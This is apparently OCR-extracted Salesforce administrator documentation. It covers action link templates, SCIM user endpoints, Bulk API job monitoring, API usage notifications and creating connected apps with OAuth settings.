
14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

    This field can contain binding variables and context variables.

    If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a Content-Type header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    For example, the **Post** set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is SuccessfulStatus:



19. (Optional) If none of the `Label Key` values make sense for the action link, set `Label Key` to **None** and enter a value in the `Label` field.

    Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status:

    - *label*
    - *label* Pending
    - *label* Success
    - *label* Failed

    For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

    An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

    If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a `Custom User Alias`.

    Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
```

```
    "templateBindings" : [
       {
          "key":"ExpenseApprover",
          "value": "005B0000000Ge16"
       }
    ]
}
```

22. To create another action link template for this action link group template, click **Save & New**.
23. If you're done adding action link templates to this action link group template, click **Save**.
24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

    Important: You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.
26. Select `Published` and click **Save**.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:
- "Customize Application"

To edit action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.

   If the group template isn't published, edit any field. If it is published, edit the `Name` field only.
3. To edit an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Edit**.

      If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:

      - `Action URL`
      - `HTTP Request Body`
      - `HTTP Headers`

      These fields support context variables and binding variables.

      You can add and delete context variables in any of these fields.

      You cannot add a new binding variable. You can:

      - Move a binding variable to another editable field in an action link template.
      - Use a binding variable more than once in an action link template.
      - Use a binding variable more than once in any action link templates associated with the same action link group template.
      - Remove binding variables.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, enter *Action Link Templates* in the Quick Find box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

   Important: When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.
3. To delete an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Delete**.

   Important: You can't delete an action link template that's associated with a published action link group template.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To delete action link group templates:
- "Customize Application"

To delete action link templates:
- "Customize Application"

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

- See *Creating and Editing a Package* at https://help.salesforce.com.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To package action link templates:
- "Create AppExchange Package"

Use the System for Cross-Domain Identity Management (SCIM)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

Use CRUD (create, read, update, and disable) operations on users. Also assign and unassign users to a Salesforce profile, permission set, role, or public group using the REST API.

EDITIONS

Available in: Salesforce Classic

Available in all editions

The following are the Salesforce SCIM endpoints, where *salesforce_org_url* is the organization URL (such as a custom domain) for the user.

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

You can request the capabilities of the Salesforce SCIM implementation using `https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

You can request the properties of a specific user using `https://salesforce_org_url/services/scim/v1/Users/userID` where *userID* is the user's 18-character organization ID.

Salesforce also includes the following extensions.

- manager ID
- external users
- custom attributes
- permission sets

The following SCIM enterprise extensions show up under this URN:

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- division
- department
- manager (managerId and displayName)
- delegatedApprover (delegatedApproverId and displayName)

The following extensions show up under this URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- custom fields (if the organization has any)

The following extensions for external identity or community users (whose *profileId* in Entitlements is of type `external identity` or `community users`) show up under this URN:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

If these values aren't provided, then Salesforce creates contact and account records for the user. The new account name is in the format ***username***`JITUserAccount`. For example: user@corpname.orgJITUserAccount.

Note: The following applies to all SCIM operations.

- In a clause, `AND` does not have precedence over `OR`. Explicitly add brackets to the clauses if any single clause contains both `AND` and `OR`.
- In a clause, attribute names and operators are case-sensitive.
- These fields must be filtered on their own.
  - Users: `entitlements`, `groups`.

- Groups: `members`.
- Entitlements: `members`.

For more information, see the SCIM 1.1 core schema specification, the SCIM 1.1 REST API specification, and the *Salesforce REST API Developer's Guide*.

Bulk Data Load Jobs

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records.

Monitoring Bulk Data Load Jobs

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, queryAll, insert, upsert, update, or delete).

View Bulk Data Load Job Details

When you create update, or delete a large volume of records with the Bulk API, each job has a Job Detail page where you can monitor the progress of the job.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Monitoring Bulk Data Load Jobs

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, queryAll, insert, upsert, update, or delete).

A batch is a set of records sent to the server in an HTTP POST request. Each batch is processed independently by the server, not necessarily in the order it is received.

To track the status of bulk data load jobs that are in progress or recently completed, enter *`Bulk Data Load Jobs`* in the `Quick Find` box, then select **Bulk Data Load Jobs**. This page allows you to monitor the progress of current jobs and the results of recent jobs.

The In Progress Jobs list contains the following columns, shown in alphabetical order:

Column	Description
`Job ID`	The unique, 15–character ID for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operation`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Column	Description
	• query • queryall • upsert • update • hardDelete
Progress	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
Records Processed	The number of records already processed. This number increases as more batches are processed.
Start Time	The date and time when the job was submitted.
Status	The current state of processing for the job. The valid values are: • Open: The job has been created, and batches can be added to the job. • Closed: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • Aborted: The job has been aborted. • Failed: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
Submitted By	The name of the user that submitted the job.

The Completed Jobs list contains the following columns, shown in alphabetical order. Completed jobs are removed from the list seven days after completion.

Column	Description
End Time	The date and time when the job completed.
Job ID	The unique, 15–character ID for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operation	The processing operation for all the batches in the job. The valid values are: • delete • insert • query • queryall • upsert • update • hardDelete

Column	Description
`Records Processed`	The number of records already processed. This number increases as more batches are processed.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.
`Time to Complete`	The total time to complete the job.

SEE ALSO:

View Bulk Data Load Job Details

View Bulk Data Load Job Details

When you create update, or delete a large volume of records with the Bulk API, each job has a Job Detail page where you can monitor the progress of the job.

1. From Setup, enter *`Bulk Data Load Jobs`* in the `Quick Find` box, then select **Bulk Data Load Jobs**.
2. Click a `Job ID` link for a job.

The job detail page contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the job data. This is the sum of the equivalent times in all batches in the job. This doesn't include the time used for processing asynchronous and batch Apex operations. If there are no triggers, the value is `0`.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the job and includes the time tracked in the `Apex Processing Time (ms)` field, but doesn't include the time the job waited in the queue to be processed or the time required for serialization and deserialization. This is the sum of the equivalent times in all batches in the job.
`API Version`	The API version for the job.
`Completed Batches`	The number of batches that have been completed for this job.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor bulk data load jobs:
- "Manage Data Integrations"

Field	Description
`Concurrency Mode`	The concurrency mode for processing batches. The valid values are: • `parallel`: Batches are processed in parallel mode. This is the default value. • `serial`: Batches are processed in serial mode.
`Content Type`	The content type for the job. The valid values are: • `CSV`—data in CSV format • `JSON`—data in JSON format • `XML`—data in XML format (default option) • `ZIP_CSV`—data in CSV format in a zip file containing binary attachments • `ZIP_JSON`—data in JSON format in a zip file containing binary attachments • `ZIP_XML`—data in XML format in a zip file containing binary attachments
`End Time`	The date and time when the job completed.
`External ID Field`	The name of the external ID field for an `upsert()`.
`Failed Batches`	The number of batches that have failed for this job.
`Job ID`	The unique, 15–character ID for this job.
`In Progress Batches`	The number of batches that are in progress for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operations`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `queryall` • `upsert` • `update` • `hardDelete`
`Progress`	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
`Queued Batches`	The number of batches queued for this job.
`Records Failed`	The number of records that were not processed successfully in this job.

Field	Description
`Records Processed`	The number of records processed at the time the request was sent. This number increases as more batches are processed.
`Retries`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as a lock contention.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.
`Time to Complete`	The total time to complete the job.
`Total Processing Time (ms)`	The number of milliseconds taken to process the job. This is the sum of the total processing times for all batches in the job.

The job detail page includes a related list of all the batches for the job. The related list provides **View Request** and **View Response** links for each batch. If the batch is a CSV file, the links return the request or response in CSV format. If the batch is an XML or JSON file, the links return the request or response in XML or JSON format, respectively. These links are available for batches created in API version 19.0 and later.

The batch related list contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the batch data. If there are no triggers, the value is `0`. This doesn't include the time used for processing asynchronous and batch Apex operations.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the batch, and includes Apex processing time. This doesn't include the time the batch waited in the queue to be processed or the time required for serialization and deserialization.
`Batch ID`	The ID of the batch. May be globally unique, but does not have to be.
`End Time`	The date and time in the UTC time zone that processing ended. This is only valid when the state is `Completed`.
`Records Failed`	The number of records that were not processed successfully in this batch.
`Records Processed`	The number of records processed in this batch at the time the request was sent. This number increases as more batches are processed.

Field	Description
`Retry Count`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as lock contention or a batch taking too long to process.
`Start Time`	The date and time in the UTC time zone when the batch was created. This is not the time processing began, but the time the batch was added to the job.
`State Message`	Contains the reasons for failure if the batch didn't complete successfully.
`Status`	The current state of processing for the batch: • `Queued`: Processing of the batch has not started yet. If the job associated with this batch is aborted, the batch isn't processed and its state is set to `Not Processed`. • `In Progress`: The batch is being processed. If the job associated with the batch is aborted, the batch is still processed to completion. You must close the job associated with the batch so that the batch can finish processing. • `Completed`: The batch has been processed completely, and the result resource is available. The result resource indicates if some records have failed. A batch can be completed even if some or all the records have failed. If a subset of records failed, the successful records aren't rolled back. • `Failed`: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error. • `Not Processed`: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error.
`Total Processing Time (ms)`	The number of milliseconds taken to process the batch. This excludes the time the batch waited in the queue to be processed.
`View Request`	Click the link for a batch to see the request.
`View Result`	Click the link for a batch to see the results.

SEE ALSO:

Monitoring Bulk Data Load Jobs

API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

To view API usage notifications, from Setup, enter *API Usage Notifications* in the Quick Find box, then select **API Usage Notifications**.

From the notifications list, you can edit or delete notifications and see details about them, such as who is getting notified, how often, and at what thresholds.

You can create up to ten notifications per organization.

Viewing API Usage Notifications

On the API usage notifications detail page, you can view information about a notification.

Creating and Editing API Usage Notifications

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the Quick Find box, then select **API Usage Notifications**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:

- "API Enabled"

SEE ALSO:

Viewing API Usage Notifications

Creating and Editing API Usage Notifications

Viewing API Usage Notifications

On the API usage notifications detail page, you can view information about a notification.

- Notification Recipient—The username for the person to whom the email notification is sent.
- Threshold—The percent of the usage limit that, when reached, triggers an email notification.
- Notification Interval (Hours)—The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- Created By—The user who created the notification request, and the time it was created.
- Modified By—The user who last edited the notification.

On this page, you can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:

- "API Enabled"

SEE ALSO:

Creating and Editing API Usage Notifications

API Usage Notifications

Creating and Editing API Usage Notifications

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the Quick Find box, then select **API Usage Notifications**.

- The Salesforce user who will receive the notifications.
- The threshold percentage—the percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
- The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.

  If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications every 24 hours. A last notification from the old time period is sent at 5:00 p.m. The next notification would be sent at 5:00 p.m. the next day.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, create, edit, or delete notifications:
- "API Enabled"

SEE ALSO:

Viewing API Usage Notifications

API Usage Notifications

Remote Access Application

Connected apps have replaced remote access apps. Use connected apps for apps that require integration with Salesforce to verify users and control security policies for external apps.

SEE ALSO:

Connected Apps

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

Connected Apps

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

About Connected Apps

As a Salesforce admin, you can install a connected app into your org and enable authentication. Then you can use profiles, permission sets, and IP range restrictions to control which users can access the app.

Create a Connected App

When you create a connected app, you specify general information about the app and settings for OAuth, web apps, mobile apps, and canvas apps. You can also customize how the app is invoked by creating a connected app handler with the `ConnectedAppPlugin` Apex class.

Edit, Package, or Delete a Connected App

After creating a connected app, you can edit it, for example, to add custom attributes or define the IP addresses from which a user can log in to automatically. You package a connected app to make it available in other Salesforce orgs. For example, ISVs package apps to make them available on AppExchange.

Connected App IP Relaxation and Continuous IP Enforcement

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

View Connected App Details

The Connected App Detail page provides information about the connected app, including its version and scopes. You can edit and check usage of the connected app and associate profiles and permissions.

Manage a Connected App

The Connected Apps page lists all connected apps created or installed in the org from other orgs or from AppExchange. You can select an app to get more information and monitor its usage. You can also edit policies, for example, to specify a start URL, add your own connected app handler, or enable user provisioning.

Edit Connected App Behavior

Modify connected app settings and permissions to control how they behave. For example, you can change refresh token and session-level policies for all connected apps running in your org. You can change OAuth policies for OAuth-enabled connected apps. And you can customize the behavior of a connected app with Apex.

Monitor Usage for an OAuth Connected App

The OAuth Usage page lists all OAuth connected apps that users in the org are connecting to. These apps have an active access or refresh token. If all tokens for an app are revoked or expired, the app disappears from this list.

Manage OAuth Access for Your Connected Apps

All users can manage OAuth access for connected apps from their personal settings. The OAuth apps that have permission to access Salesforce data are listed under advanced user details. Users can get information about each app and revoke the app's access.

Testing Push Notifications

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

User Provisioning for Connected Apps

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Uninstall a Connected App

You can remove a connected app from your org in different ways. You can uninstall an OAuth connected app from the Connected App OAuth Usage page. Or, if the connected app was installed as a managed package, you can also remove the app by uninstalling the package.

Connected App and OAuth Terminology

What's a token? Consumer? Callback URL? To better understand OAuth connected apps, familiarize yourself with a few terms.

SEE ALSO:

Create a Connected App

Edit, Package, or Delete a Connected App

Connected App and OAuth Terminology

ISVforce Guide

About Connected Apps

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

As a Salesforce admin, you can install a connected app into your org and enable authentication. Then you can use profiles, permission sets, and IP range restrictions to control which users can access the app.

You can expose the connected app as a canvas app for tighter integration with Salesforce. You can also install a new version of a connected app when the developer notifies you that a new version is available.

As a developer or Salesforce admin, you define a connected app for Salesforce by providing the following information.

- Name, description, logo, and contact information
- URL where Salesforce can locate the app for authorization or identification
- Authorization protocol: OAuth, SAML, or both
- IP ranges from where users can log in to connected app (optional)
- Information about mobile policies that the connected app can enforce (optional)

For connected apps that use OAuth service providers, provide the following information.

- OAuth scopes and callback URL for the connected app. In return, Salesforce provides an OAuth Consumer Key and a Consumer Secret to authorize the connected app.
- How the OAuth request handles the ID token in a token response.

For connected apps that use SAML service providers, provide the following information, which you get from the service provider.

- Entity ID
- ACS (assertion consumer service)
- URL
- Subject type

- Name ID format
- Issuer for authorizing the connected app

Connected apps can be deployed two ways.

- IT departments create and use the app in the same org.
- ISVs and other developers create the app in an org and then distribute it to other orgs or across Salesforce, for example, through the Salesforce AppExchange.

Note: In a Group Edition org, you can't manage individual user access with profiles. However, you can set policies when you edit an OAuth connected app's settings in a Group Edition org to control access to the connected app for all users.

Create a Connected App

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Connected Apps can be installed in: **All** Editions

When you create a connected app, you specify general information about the app and settings for OAuth, web apps, mobile apps, and canvas apps. You can also customize how the app is invoked by creating a connected app handler with the `ConnectedAppPlugin` Apex class.

To create a connected app, open the New Connected App wizard.

- In Salesforce Classic, from Setup, enter *Apps* in the `Quick Find` box, then select **App**. Under Connected Apps, click **New**.
- In Lightning Experience, you use the App Manager to create connected apps. From Setup, enter *App* in the `Quick Find` box, then select **App Manager**. (**1**) Click **New Connected App**. (**2**)

Note: Be sure to select **App Manager** to create a connected app, not **Manage Connected Apps**. (**3**)



The information you enter to create a connected app is divided into these parts:

- Basic Information
- API (Enable OAuth Settings)
- Web App Settings
- Custom Connected App Handler
- Mobile App Settings
- Canvas App Settings

You can create a connected app without specifying any authorization, canvas, or mobile settings. This kind of connected app behaves like a "bookmark" to the specified URL that appears in the user's App Launcher and the drop-down app menu. Simply enter basic information and provide a `Start URL` in the Web App Settings. If the destination requires authentication, the service hosting the destination URL prompts users to provide login credentials when they navigate to it.

When you've finished entering the information, click **Save** to save your new app. You can now publish your app, make further edits, or delete it. If you're using OAuth, saving your app gives you two new values that the app uses to communicate with Salesforce.

- `Consumer Key`: A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.
- `Consumer Secret`: A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Important: For your convenience, you can update some fields in a connected app and the changes apply immediately to all installed versions of the app. For example, connected app descriptions are immediately updated in each version of the connected app. The following version-independent fields bypass the packaging or installation lifecycle.

- Description
- Info URL
- Logo Image URL
- Callback URL

Basic Information

Specify basic information about your app in this section, including the app name, logo, and contact information.

1. Enter the connected app name. This name is displayed in the App Manager and on its App Launcher tile.

   Note: The connected app name must be unique for the connected apps in your org. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later.

2. Enter the API name used when referring to your app from a program. It defaults to a version of the name without spaces. Only letters, numbers, and underscores are allowed, so if the original app name contains any other characters, edit the default name.
3. Enter the contact email for Salesforce to use when contacting you or your support team. This address isn't given to Salesforce admins who install the app.
4. Enter the contact phone for Salesforce to use in case we need to contact you. This number isn't given to Salesforce admins who install the app.
5. Enter a logo image URL to display your logo on the App Launcher tile. It also appears on the consent page that users see when authenticating. The URL must use HTTPS. Use a GIF, JPG, or PNG file format and a file size that's preferably under 20 KB, but, at most 100 KB. We resize the image to 128 pixels by 128 pixels, so be sure that you like how it looks. If you don't supply a logo, Salesforce generates one for you using the app's initials.
   - You can upload your own logo image by clicking **Upload logo image**. Select an image from your local file system that meets the size requirements for the logo. When your upload is successful, the URL to the logo appears in the `Logo Image URL` field. Otherwise, make sure that the logo meets the size requirements.
   - You can also select a logo from the Salesforce samples by clicking **Choose one of our sample logos**. The logos include ones for Salesforce apps, third-party apps, and standards bodies. Click the logo you want, and then copy and paste the URL into the `Logo Image URL` field.
   - You can use a logo hosted publicly on Salesforce servers by uploading an image as a document using the Documents tab. View the image to get the URL, and then enter the URL into the `Logo Image URL` field.
6. Enter an icon URL to display a logo on the OAuth approval page that users see when they first use your app. Use an icon that's 16 pixels high and wide and on a white background.

   You can select an icon from the samples provided by Salesforce. Click **Choose one of our sample logos**. Click the icon you want, and then copy and paste the displayed URL into the `Icon URL` field.
7. If you have a web page with more information about your app, provide an info URL.
8. Enter a description up to 256 characters to display on the connected app's App Launcher tile. If you don't supply a description, just the name appears on the tile.

Note: The App Launcher displays the connected app's name, description, and logo (if provided) on an App Launcher tile. Make sure that the text is meaningful and mistake-free.

API (Enable OAuth Settings)

This section controls how your app communicates with Salesforce. Select `Enable OAuth Settings` to configure authentication settings.

1. Enter the callback URL (endpoint) that Salesforce calls back to your application during OAuth. It's the OAuth redirect URI. Depending on which OAuth flow you use, the URL is typically the one that a user's browser is redirected to after successful authentication. Because this URL is used for some OAuth flows to pass an access token, the URL must use secure HTTPS or a custom URI scheme. If you enter multiple callback URLs, at run time Salesforce matches the callback URL value specified by the app with one of the values in `Callback URL`. It must match one of the values to pass validation.
2. If you're using the JWT OAuth flow, select **Use Digital Signatures**. If the app uses a certificate, click **Choose File** and select the certificate file.
